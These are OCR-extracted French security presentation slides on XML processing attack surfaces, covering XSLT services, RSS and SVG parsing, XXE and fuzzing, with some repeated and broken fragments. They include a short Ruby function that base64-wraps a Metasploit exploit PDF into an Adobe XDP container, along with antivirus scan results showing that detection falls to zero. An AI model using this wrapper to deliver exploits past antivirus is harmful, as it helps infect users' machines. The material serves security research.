
La vraie vie …




Microsoft Lync



Microsoft Azure


Import ‹ wosttest42 — W...
wosttest42.wordpress.com/wp-admin/admin.php?import=wordpress
My Account
My Blog
Blog Info
Subscribe
Search W
wosttest42
New Post
Are you new he
Dashboard
Upgrades
Posts
Media
Links
Pages
Comments
Feedbacks
Ratings
Polls
Appearance
Import WordPress
Howdy! Upload your WordPress eXtended RSS (WXR) file and we'll import the posts, pages, comments, custom fields, categories, and tags into this site.
Choose a WordPress WXR file to upload, then click Upload file and import.
Choose a file from your computer: (Maximum size: 15MB)
Choose File
No file chosen
Upload file and import


Web
www.w3.org/2005/08/online_xslt/
Rechercher avec Google
Systems team
Online XSLT 2.0 Service
Important: W3C runs this service for its own use. The service,runs on Jigsaw, is based on Saxon and supports XSLT 2.0, is available publicly, but usage is subject to the conditions set forth below.
Inputs
URI for xsl resource:
URI for xml resource:
Attempt recursive authentication
Output
Forward language/content accept headers
Content-Type:
gzip compress output
Debug
Debug output
Show Trace
Suppress Transform output
Validate
W3C
transform

Chronopost

Vous pouvez suivre l'avancement de la livraison de votre colis en cliquant sur le lien ci-dessous :

http://www.chronotrace.com/servletTransform?xmlURL=%2FservletSuiviXML%3FlisteNumerosLT%[redacted]FR%26langue%3Dfr_FR&xslURL=%2Fapplications%2Fquicksuivi%2Fsuiviclient.xsl

cement de la livraison de votre
essous :

m/servletTransform?xmlURL=%2Fser
3Dfr_FR&xslURL=%2Fapplications%2

Points de traitement

Q

Points de traitement

Questions à se poser

Quels sont les vecteurs de fourniture de contenu XML ?
Le contenu XML est-il interprété ?
Si oui, où et par qui (client / serveur / passerelle) ?
Quelle est la surface d'attaque de ces points de traitement ?

Webkit => libxml2 / libxs

Côté client

Upload SVG sur Wikimedia => PNG


Points de traitement

Questions à se poser

Quels sont les vecteurs de fourniture de contenu XML ?
Le contenu XML est-il interprété ?
Si oui, où et par qui (client / serveur / passerelle) ?
Quelle est la surface d'attaque de ces points de traitement ?

Webkit => libxml2 / libxs

Côté client


Flux RSS
Côté client
Côté serveur

Points de traitement

Questions à se poser

Quels sont les vecteurs de fourniture de contenu XML ?
Le contenu XML est-il interprété ?
Si oui, où et par qui (client / serveur / passerelle) ?
Quelle est la surface d'attaque de ces points de traitement ?

Webkit => libxml2 / libxs

Côté client

Webkit => libxml2 / libxslt


Liferay => Xalan-J


Wikimedia => Batik ?

Démo !

ATOM

```
<feed>
  <title>Nom du blog</title>
  <entry><title>Entrée 1</title></entry>
  <entry><title>Entrée 2</title></entry>
  <entry><title>Entrée 3</title></entry>
</feed>
```


Définition
Homo-iconicité
Intro à XML
Cas d'usage
Encapsulation
XDP
XSPF
Déni de service
Total
Temporaire
Grammaire (DTD)
XSS
XXE
Self-reference
XSLT, le retour
2011 vs 2012
Fuzzing
Exploitation + +
Plan


XDP

XML Data Package

XML Data Package (**XDP**) is an XML file format created by Adobe Systems in 2003. It is intended to be an XML-based companion to PDF. It allows PDF content and/or Adobe XML Forms Architecture (XFA) resources to be packaged within an XML container.

XML Data Package (XDP)	
Filename extension	.xdp
Internet media type	application/vnd.adobe.xdp+xml[1]
Developed by	Adobe Systems
Latest release	2.0
Container for	PDF, XFA
Contained by	PDF
Extended from	XML

File information	
Report date:	2011-12-15 11:07:54 (GMT 1)
File name:	**msf-cooltype-pdf**
File size:	46725 bytes
MD5 hash:	7057968b476c031eecc3c4a76d4bbc17
SHA1 hash:	54f376847535ffef4ab2a96a0fd91d5788c6c546
Detection rate:	8 on 9 (89%)
Status:	INFECTED

Antivirus	Database	Engine	Result
Avast	15/12/2011	5.0	JS:Pdfka-g
AVG	15/12/2011	10.0.0.1190	Exploit.SW

0 VT Community user(s) with a total of 0 reputation credit(
user(s) with a total of 0 reputation credit(s) say(s) this san

File name:	**msf-cooltype.pdf**
Submission date:	**2011-12-15 09:59:01 (UTC)**
Current status:	**finished**
Result:	**27 / 43 (62.8%)**

Compact

Antivirus	Version

```
def make_xdp(pdf)
        xdp = <<-EOF
<?xml version="1.0" ?><?xfa generator="XFA_42" ?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<pdf xmlns="http://ns.adobe.com/xdp/pdf/">
<document><chunk>
HERE_HERE_HERE
</chunk></document>
</pdf>
</xdp:xdp>
EOF
        xdp.gsub!(/HERE_HERE_HERE/, Rex::Text.encode_base64(pdf))
        xdp
end
```

File information	
Report date:	2011-12-14 23:54:14 (GMT 1)
File name:	**msf-cooltype-xdp**
File size:	63668 bytes
MD5 hash:	8acac212de79458e517c97c14103748d
SHA1 hash:	b65e2271584bc756078434c0bc2bcf54c668b4db
Detection rate:	0 on 9 (0%)
Status:	CLEAN

